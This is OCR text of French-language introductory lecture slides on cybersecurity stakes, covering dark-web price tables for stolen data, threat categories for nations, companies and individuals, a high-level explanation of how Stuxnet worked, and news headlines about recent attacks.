
Qui nous prennent-ils ?

Rank	Item	Percentage	Range of Prices
1	Credit Cards	22%	$0.50–$5
2	Bank Accounts	21%	$30–$400
3	Email Passwords	8%	$1–$350
4	Mailers	8%	$8–$10
5	Email Addresses	6%	$2/MB–$4/MB
6	Proxies	6%	$0.50–$3
7	Full Identity	6%	$10–$150
8	Scams	6%	$10/week
9	Social Security Numbers	3%	$5–$7
10	Compromised UNIX® Shells	2%	$2–$10

Source: Symantec Corporation




Qui nous prennent-ils ?



http://krebsonsecurity.com/2013/12/cards-stolen-in-target-breach-flood-underground-markets/

Qui nous prennent-ils ?



https://www.visualcapitalist.com/wp-content/uploads/2022/11/Charted-The-Dark-Web-Price-Index-2022-Full.html

SumUp

- Augmentation de la connectivité de la complexité et des applications

  → Augmentation du nombre de vulnérabilités

- Evolution de l'usage des Systèmes d'information, augmentation des transactions financières, des connexions, des données sensibles

  → Augmentation des menaces

SumUp




Figure 12: What is your major obstacle when it comes to countering cyber-attacks?

Radware global Application & Network Security report 2016-17

Les enjeux de la sécurité

Etat d'urgence ?

Un état d'urgence ?

- Menaces présentent avérées et prouvées
- Sécuriser coûte de l'argent et du temps → engagement modéré des décideurs
- Attentisme des organisations/compagnies face à la menace
- Silence radio lors d'attaques
  - Pourquoi?
    - Perte de confiance des utilisateurs/partenaires
    - Peur d'une escalade d'exploitation de la brèche de sécurité.

→ Etude de la faille de sécurité tardive,

→ Continuité des transactions (escalade)

→ Niveau de menace difficilement quantifiable

Un état d'urgence ?

Information Warefare

Démentir
Exploiter
Corrompre
Détruire

Les information et les fonctions de son ennemi tout en se protégeant soit même contre ces actions

Un état d'urgence ?

Nation

Art de la guerre:

- Communications coupées
- Vol d'informations secret défense
- Attaques de sites stratégiques

Compagnies


Art de la guerre:

- Arrêt d'activités
- Vol de données sensibles (prototype, portefeuille client)
- Atteinte à la réputation (défacement…)

Nous tous

- Vol d'informations personnelles (cb,email, images)
- Vol d'argent
- Usurpation d'identité
- Exploitation de nos ressources

HOW STUXNET WORKED



1. infection
Stuxnet enters a system via a USB stick and proceeds to infect all machines running Microsoft Windows. By brandishing a digital certificate that seems to show that it comes from a reliable company, the worm is able to evade automated-detection systems.

2. search
Stuxnet then checks whether a given machine is part of the targeted industrial control system made by Siemens. Such systems are deployed in Iran to run high-speed centrifuges that help to enrich nuclear fuel.


3. update
If the system isn't a target, Stuxnet does nothing; if it is, the worm attempts to access the Internet and download a more recent version of itself.

4. compromise
The worm then compromises the target system's logic controllers, exploiting "zero day" vulnerabilities-software weaknesses that haven't been identified by security experts.

5. control
In the beginning, Stuxnet spies on the operations of the targeted system. Then it uses the information it has gathered to take control of the centrifuges, making them spin themselves to failure.


6. deceive and destroy
Meanwhile, it provides false feedback to outside controllers, ensuring that they won't know what's going wrong until it's too late to do anything about it.


Un état d'urgence ?



http://krebsonsecurity.com/2012/10/the-scrap-value-of-a-hacked-pc-revisited/

Un état d'urgence ?






Symantec, ISTR, Internet Security Threat Report, 2016

Un état d'urgence ?

COMPUTERWORLD

NEWS ANALYSIS

Black Hat Europe: It's easy and costs only $60 to hack self-driving car sensors



Credit: Jonathan Petit

CNN

First on CNN: U.S. investigators find proof of cyberattack on Ukraine power grid

By Evan Perez, CNN Justice Reporter
Updated 0100 GMT (0900 HKT) February 4, 2016

SECURITY HACKING CRIME

